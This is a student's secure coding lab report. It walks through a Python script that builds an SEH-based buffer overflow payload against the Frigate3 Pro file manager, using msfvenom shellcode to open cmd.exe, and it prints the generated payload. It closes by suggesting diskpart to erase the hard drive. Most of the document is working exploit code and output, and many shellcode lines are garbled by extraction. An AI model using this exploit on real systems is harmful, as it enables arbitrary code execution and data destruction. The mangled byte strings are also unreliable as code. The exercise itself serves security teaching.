Secure Coding Lab 10th April, 2021

Ritvik Pandillapally 19BCN7117

Payload Generation for exploitation (cmd.exe):

1. The python code used to generate the payload to exploit the application frigate.exe to open cmd.exe

exploit2_cmd.py

```
# -*- coding: cp1252 -*-
f= open("payload cmd.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e
x86/alpha mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b'' \times 37 \times 51 \times 5a \times 6a \times 41 \times 58 \times 50 \times 30 \times 41 \times 30 \times 41 \times 6b \times 41''
buf += b"\x41\x51\x32\x41\x42\x32\x42\x30\x42\x42\x41\x42"
buf += b'' \times 58 \times 50 \times 38 \times 41 \times 42 \times 75 \times 4a \times 49 \times 4b \times 4c \times 4d \times 38 \times 4f''
buf += b'' \times 72 \times 35 \times 50 \times 63 \times 30 \times 65 \times 50 \times 31 \times 70 \times 47 \times 79 \times 39 \times 75''
buf += b'' \times 36 \times 51 \times 60 \times 70 \times 62 \times 44 \times 60 \times 56 \times 30 \times 34 \times 70 \times 60
buf += b'' \times 4b \times 32 \times 72 \times 64 \times 4c \times 4c \times 4b \times 61 \times 42 \times 76 \times 74 \times 4e \times 6b''
buf += b'' \times 71 \times 62 \times 57 \times 58 \times 74 \times 47 \times 58 \times 37 \times 71 \times 58 \times 61 \times 36 \times 45"
buf += b"\x61\x69\x6f\x6c\x6c\x77\x4c\x61\x71\x33\x4c\x43\x32"
buf += b'' \times 56 \times 4c \times 61 \times 30 \times 6b \times 71 \times 7a \times 6f \times 66 \times 6d \times 46 \times 61 \times 79"
buf += b'' \times 57 \times 6b \times 52 \times 7a \times 52 \times 36 \times 32 \times 31 \times 47 \times 6e \times 6b \times 66 \times 32''
buf += b'' \times 66 \times 70 \times 6e \times 6b \times 72 \times 6a \times 67 \times 4c \times 6e \times 6b \times 70 \times 4c \times 47''
buf += b'' \times 61 \times 50 \times 78 \times 59 \times 73 \times 77 \times 38 \times 65 \times 51 \times 48 \times 51 \times 73 \times 61''
buf += b"\x4c\x4b\x63\x69\x35\x70\x56\x61\x58\x53\x6e\x6b\x57"
buf += b"\x39\x32\x38\x48\x63\x47\x4a\x52\x69\x6e\x6b\x77\x44"
buf += b'' \times 4e \times 6b \times 76 \times 61 \times 59 \times 46 \times 66 \times 51 \times 6b \times 4f \times 6e \times 4c \times 7a''
buf += b'' \times 61 \times 61 \times 74 \times 40 \times 33 \times 31 \times 74 \times 67 \times 37 \times 48 \times 49 \times 70"
```


```
buf += b"\x63\x45\x39\x66\x63\x33\x43\x4d\x69\x68\x75\x6b\x53"
buf += b"\x4d\x34\x64\x33\x45\x79\x74\x72\x78\x4e\x6b\x56\x38"
buf += b'' \times 35 \times 74 \times 37 \times 71 \times 68 \times 53 \times 30 \times 66 \times 4c \times 4b \times 34 \times 4c \times 72''
buf += b'' \times 6b \times 6e \times 6b \times 30 \times 58 \times 75 \times 4c \times 43 \times 31 \times 4b \times 63 \times 6e \times 6b''
buf += b'' \times 35 \times 54 \times 4c \times 4b \times 57 \times 71 \times 4a \times 70 \times 4b \times 39 \times 43 \times 74 \times 65''
buf += b'' \times 74 \times 31 \times 34 \times 71 \times 4b \times 71 \times 4b \times 73 \times 51 \times 71 \times 49 \times 50 \times 5a''
buf += b"\x33\x61\x59\x6f\x59\x70\x63\x6f\x33\x6f\x61\x4a\x4c"
buf += b"\x4b\x64\x52\x4a\x4b\x4c\x4d\x73\x6d\x73\x5a\x56\x61"
buf += b"\x6e\x6d\x4c\x45\x4d\x62\x57\x70\x73\x30\x47\x70\x70"
buf += b'' \times 50 \times 70 \times 68 \times 65 \times 61 \times 4c \times 4b \times 62 \times 4f \times 6d \times 57 \times 6b \times 4f''
buf += b"\x68\x55\x6d\x6b\x58\x70\x4d\x65\x4c\x62\x30\x56\x72"
buf += b"\x48\x4d\x76\x4c\x55\x6f\x4d\x4d\x4d\x79\x6f\x69\x45"
buf += b"\x45\x6c\x63\x36\x43\x4c\x76\x6a\x4b\x30\x39\x6b\x6b"
buf += b'' \times 50 \times 71 \times 65 \times 55 \times 4d \times 6b \times 42 \times 67 \times 52 \times 33 \times 43 \times 42"
buf += b"\x52\x4f\x62\x4a\x55\x50\x31\x43\x69\x6f\x6e\x35\x61"
buf += b'' \times 73 \times 50 \times 6d \times 71 \times 74 \times 67 \times 70 \times 41 \times 41''
payload calc = junk + nseh + seh + nops + buf
f.write(payload calc)
f.close
```


2. The payload generated from the above python code payload_cmd.txt

 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA K @ %áÙÍÙgô[SYIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKL

%áÚÍÚqô[SYIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKL M8Or5Pc0eP1pOy9u6QkpbDnkV04plK2rdLLKaBvtNkqbWXtOX7qZa6Eaioll wLaq3LC2VLa0kqzofmFayWkRzR621Gnkf2fpnkrjgLnkpLGaPxYsw8eQHQsa LKci5pVaXSnkW928HcGJRinkwDNkvaYFfQkOnLzajotM31zg7HlpcE9fc3CMi hukSM4d3EytrxNkV85t7qhS0fLK4Lrknk0XuLC1Kcnk5TLKWqJpK9Ctet14qK qKsQqlPZ3aYoYpco3oaJLKdRJKLMsmsZVanmLEMbWps0GppPpheaLKbOm WkOhUmkXpMeLb0VrHMvLUoMMMyoiEElc6CLvjK09kkPqeUUMkBgR3CB RObJUP1Cion5asPmqtgpAA

Crashing the Frigate3_Pro_v36 application and opening cmd.exe (Command Prompt) by triggering it using the above generated payload:





Now we can type diskpart and open the console to erase the HDD.

